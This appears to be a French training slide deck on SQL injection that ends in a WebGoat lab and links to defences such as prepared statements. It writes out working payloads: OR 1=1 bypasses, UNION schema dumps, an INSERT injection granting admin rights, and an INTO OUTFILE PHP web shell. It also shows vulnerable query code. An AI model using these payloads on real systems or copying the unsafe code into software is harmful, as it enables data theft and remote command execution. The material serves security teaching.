BASE DE DONNÉES – INJECTIONS

Injections

Une injection SQL comme son nom l'indique, consiste à injecter du code SQL dans une donnée d'une requête SQL.

L'objectif est de détourner la requête pour lui faire faire autre chose que ce qui était initialement prévu par la personne l'ayant mise en place.

Cela permet à un attaquant de manipuler ainsi le contenu d'une base de données et d'accéder à des données normalement inaccessibles ou nécessitant des privilèges que notre attaquant ne possède pas.

L'objectif d'exploitation peut donc être soit de voler des données (impact sur la confidentialité) soit d'en modifier/détruire (impact sur l'intégrité et la disponibilité).

Injections

Cas 1 : Injection sur une chaîne de caractère

Au sein de nos requêtes SQL, une chaîne de caractère est entourée par des guillemets (simples ou doubles).

$query = ''SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_NAME LIKE '%'' . $_GET['name'] . '' %' '' ;

Cette requête va chercher le code d'un agent et sa commission en se basant sur son nom (champ AGENT_NAME).

Une variable de type GET est présente au sein de l'url sous la forme variable=valeur.

Injections

Dans une url, du point de vue utilisateur, la requête donnerait :

http://vulnerable.toto.com/agent_infos.php?name=alexandre

Ce qui se traduirait pas la construction de la requête suivante :

SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_NAME = 'alexandre' ;

Jusqu'ici, tout se passe bien. Notre service fonctionne comme prévu. Cependant, si on modifie légèrement l'URL : *http://vulnerable.toto.com/agent_infos.php?name=O'reilly*

On obtient alors une requête invalide :

SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_NAME = 'O'reilly' ;

Injections

Cette capacité à générer une requête invalide nous démontre par la même occasion la capacité de modifier le schéma de fonctionnement de la requête.

L'erreur est causée par le guillemet (‘) en trop dans la requête qui force la fermeture de *‘O’reilly’* la chaîne de caractère. La suite (surligné) de la requête va donc être interprété comme une erreur de syntaxe classique par le moteur de recherche de notre base de donnée.

La question à se poser est : « Que se passerait-il si au lieu de finir avec une erreur de syntaxe, le surplus que l'on vient trouver au bout de la requête était dans une syntaxe SQL valide ? »

La réponse est simple : la requête serait exécutée en l'état.

Injections

Dans un cas général, l'objectif de notre injection, en tant qu'attaquant va être de forcer la requête à renvoyer un résultat positif.

Ce qui est possible en injectant notre paramètre tel que :

http://vulnerable.toto.com/agent_infos.php?name=' OR '1' = '1

Ce qui nous renverrais la requête SQL dans la forme :

SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_NAME = '' OR '1' = '1' ;

Ce qui en plus de fournir une syntaxe valide, permet de forcer une condition qui sera toujours vrai grâce à notre 1=1. Ce qui aura comme conséquence dans notre cas présent de sortir les informations relatives à l'ensemble des agents (information potentiellement confidentielle)

Injections

Note : Il aurait également été possible de forcer une réponse vide en faisant en sorte que la condition de la requête soit forcément fausse

http://vulnerable.toto.com/agent_infos.php?name=' AND '1' = '2

Pour rappel les opérateurs binaires que nous utilisons ici fonctionnent tel que si on ajout un OR alors une seule conditions est nécessaire pour rendre l'intégralité de l'opération à True (d'ou son utilisation pour ajouter un 1=1)

Sur une suite d'instructions AND, l'intégralité des conditions doivent être True pour que le résultat global soit True. Ajouter un AND 1=2 force donc un résultat False.

Injections

La requête SQL telle qu'elle a été injectée passe par l'échappement d'une chaîne de caractère, il est également possible d'injecter sur la base d'un entier.

http://vulnerable.toto.com/agent_infos.php?id=1 OR 1=1

La requête sera même plus simple à construire pour un attaquant dans la mesure ou celui-ci ne sera pas gêné par la nécessité d'échapper un caractère « proprement », le code SQL peut être ajouté juste derrière l'id.

SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_ID = 1 OR 1 = 1

Côté code source, il sera cependant plus facile de valider par le type de donnée reçu par le formulaire utilisateur avec une valeur entière qu'une chaîne de caractère.

Injections

Le cas classique d'exploitation d'une faille SQL vise à contourner le système d'authentification d'une applications web.

Dans des cas concrets d'exploitation, on ne peut pas prévoir le schéma exact de la requête, même si celui-ci peut être deviné sans trop de problèmes.

Plutôt que de chercher à reproduire le schéma, on va simplement pouvoir injecter notre commande SQL et imposer le reste de la requête en commentaire de la manière suivante (le commentaire en sql se fait avec deux –).

http://vulnerable.toto.com/agent_infos.php?id=1 OR 1=1 --

SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_ID = 1 OR 1 = 1 -- AND .....

Injections

Les injections SQL sont comme la plupart des failles de ce type dues à un manque de vérification du côté du développement applicatif pour les entrées utilisateurs.

Un bout de code basique peut facilement être exploité. Une injection SQL fait partie du Top 10 des failles que l'on trouve au niveau des sites internet.

```
$sql = "SELECT * FROM users WHERE username='" . $_REQUEST["login"] . "' AND password='" .
$_REQUEST["password"] . "'";
```

Très peu de choses peuvent pourtant sécuriser le tout en se basant sur un principe très simple : Never Trust User Input (NTUI).

Injections

Au sein d'une requête SQL, l'ordre des instructions n'est pas imposé, aussi il est tout à fait possible d'injecter une instruction UNION après les conditions dans lesquelles nous avons réussi notre injection et ainsi construire notre requête.


SELECT AGENT_CODE, COMMISSION FROM agents WHERE AGENT_ID = 1 UNION SELECT 1, TABLE_NAME, 3 FROM information_schema.TABLES WHERE TABLE_SCHEMA = ...

Toutes les injections possibles à partir de ce moment la partent du principe que les données sont directement affichées. Cependant dans beaucoup de cas, nous n'aurons pas cette chance.

Même si les données ne sont pas directement affichées, il sera tout de même possible de les récupérer en opérant une injection de type blind (en mode aveugle).

Injections

Les requêtes blind sont assez couramment fréquentées, elles surviennent lorsque la page attaquée ne renvoie pas une information brute (sortie de base) mais simplement une informations booléenne par exemple, l'utilisateur existe ou n'existe pas.



Il existe également des injections dites total blind, c'est à dire des requêtes à partir desquelles nous ne récupérons pas de résultat.

Étant donné que l'on ne peut pas récupérer de résultat, il va falloir se baser sur un autre élément : le temps. C'est pourquoi ce type d'injection est aussi appelé une « Time Based Injection ». En injectant un sleep par exemple, nous allons pouvoir créer un écart de temps entre une requête valide ou non.

Injections

Il sera de la même manière possible, si nous connaissons le schéma de la base de données à l'avance, de forcer cette fois non pas la lecture en base mais son écriture.

C'est typiquement le cas que l'on va trouver dans un système d'authentification. Si l'on part sur la base d'une table telle que :

id	username	password	admin
1	alex	123456	1
2	toto	012345	0

La table possède un champ admin (1 pour les admins, 0 pour les autres).

Injections

Nous allons être en mesure de nous procurer des droits d'administrateur en forçant l'injection d'un 1 après notre password.

Une requête standard serait au format :

INSERT INTO users (username, password, admin) VALUES ('toto', 'toto', 0) ;

En injectant la suite du champ values, il nous sera alors possible de s'octroyer un compte administrateur et s'en servir pour accéder à des données plus facilement.

http://vulnerable.toto.com/agent_infos.php?username=toto', 'toto', 1);%23&password=toto

INSERT INTO users(username, password, admin) VALUES ('toto', 'toto', 1) ;#, 'toto', 0) ;

Injections

Dans certains cas, notre injection SQL nous permettra de nous créer une backdoor au sein du système ciblé par notre attaque.

Il existe une instruction SQL nous permettant de perpétrer cet action. Il s'agit de l'instruction OUTFILE permettant de placer le contenu de notre requête dans un fichier.

UNION SELECT null,'< ?php if(!empty($GET["cmd"])) echo "<pre>".shellexec($GET["cmd"])."</pre>" ; ?>',null,null,null INTO OUTFILE '/var/www/html/toto.php'

Une simple requête SQL peut donc potentiellement nous permettre de créer un fichier de backdoor qui exécutera l'ensemble des commandes que l'on placera en GET dans la page nouvellement créée.

Injections

Il existe des moyens dans tous les langages de développement pour empêcher les échappements de caractères et autres injections de ce genre :

http://php.net/manual/fr/mysqli.real-escape-string.php
http://php.net/manual/fr/pdo.quote.php
http://php.net/manual/fr/pdo.prepare.php

Toutes les problématiques liées au web rentrent dans le référentiel de l'OWASP (Open Web Application Security Project) qui sort un Top 10 des vulnérabilités tous les ans et documente chaque faille courante.

https://owasp.org/www-project-top-ten/
https://owasp.org/www-community/attacks/SQL_Injection

TP – WEBGOAT

FIN !

Merci pour votre participation !